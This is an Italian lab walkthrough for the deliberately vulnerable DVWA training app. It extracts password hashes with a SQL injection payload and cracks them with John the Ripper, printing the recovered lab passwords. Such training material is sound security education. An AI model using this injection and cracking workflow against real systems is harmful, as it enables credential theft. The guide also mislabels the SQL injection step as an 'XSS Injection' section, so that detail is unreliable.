

Istruzioni per l'Esercizio:

1. Recupero delle Password dal Database:

Accedete al database della DVWA per estrarre le password hashate.
Assicuratevi di avere accesso alle tabelle del database che contengono le password.

2. Identificazione delle Password Hashate:

Verificate che le password recuperate siano hash di tipo MD5.

3. Esecuzione del Cracking delle Password:

Utilizzate uno o più tool per craccare le password:
Configurate i tool scelti e avviate le sessioni di cracking.

4. Obiettivo:

Craccare tutte le password recuperate dal database.

Verifica della Sicurezza di DVWA

Per prima cosa, dobbiamo assicurarci che il livello di sicurezza sia impostato su **LOW**, altrimenti non riusciremo ad accedere alle funzionalità necessarie. Per farlo:

1. Clicca sulla sezione **DVWA Security**.
2. Seleziona l'opzione **LOW**.
3. Infine, fai clic su **Submit** per confermare il livello di sicurezza.

Accedere al Database tramite SQL Injection

Una volta che la sicurezza è impostata su **LOW**, possiamo procedere per ottenere i dati dal database di DVWA.

1. Accedi alla sezione **XSS Injection** tramite il menu.
2. All'interno della sezione, dove richiesto, inserisci il seguente comando SQL per ottenere i dati dal database:

```
UNION SELECT user, password FROM users#
```

Questo comando permetterà di visualizzare le informazioni degli utenti, inclusi i nomi utente e le password.

Nota: Le password nel database sono protette da crittografia, quindi non saranno visibili in chiaro, ma potrebbero essere in formato hash.

Primo Passo: Creare il file password.txt

1. Apri il terminale di Kali Linux (o un altro terminale, se sei su un altro sistema).
2. Crea un file vuoto chiamato **password.txt**. Puoi farlo con il comando touch:

```
touch password.txt
```


Questo creerà il file **password.txt** nella directory in cui ti trovi.

Secondo Passo: Inserire le credenziali nel file password.txt

Ora che hai il file **password.txt**, devi inserire le credenziali ottenute dal database di DVWA (che possono includere il nome utente e l'hash della password).

1. Apri il file **password.txt** con un editor di testo, come nano:

```
nano password.txt
```



Una volta creato il file, segui i comandi mostrati nell'immagine sottostante.

```
(kali㉿kali)-[~]
$ john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ ls
Desktop  dos.py  gameshell.sh  Modelli  password.txt  Scaricati  Video
Documenti  gameshell-save.sh  Immagini  Musica  Pubblici  Scrivania

(kali㉿kali)-[~]
$ ls -a
.      Desktop      .gnupg      Musica      .wget-hsts
..     .dmrc        .ICEauthority  password.txt  .Xauthority
.bash_logout  Documenti    Immagini    .profile    .xsession-errors
.bashrc       dos.py       .java       Pubblici    .xsession-errors.o
.bashrc.original  .face       .john       Scaricati    .zprofile
.BurpSuite    .face.icon   .local      Scrivania    .zsh_history
.cache        gameshell-save.sh  Modelli     sudo_as_admin_successful  .zshrc
.config       gameshell.sh   .mozilla    Video
```

```
(kali㉿kali)-[~]
$ cd .john

(kali㉿kali)-[~/john]
$ ls
john.log  john.pot

(kali㉿kali)-[~/john]
$ nano john.pot

(kali㉿kali)-[~/john]
$
```

Se i comandi sono stati eseguiti correttamente, dovremmo vedere le varie password senza protezione.

```
kali@kali: ~/john
File  Azioni  Modifica  Visualizza  Aiuto

GNU nano 8.3  john.pot
$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley

```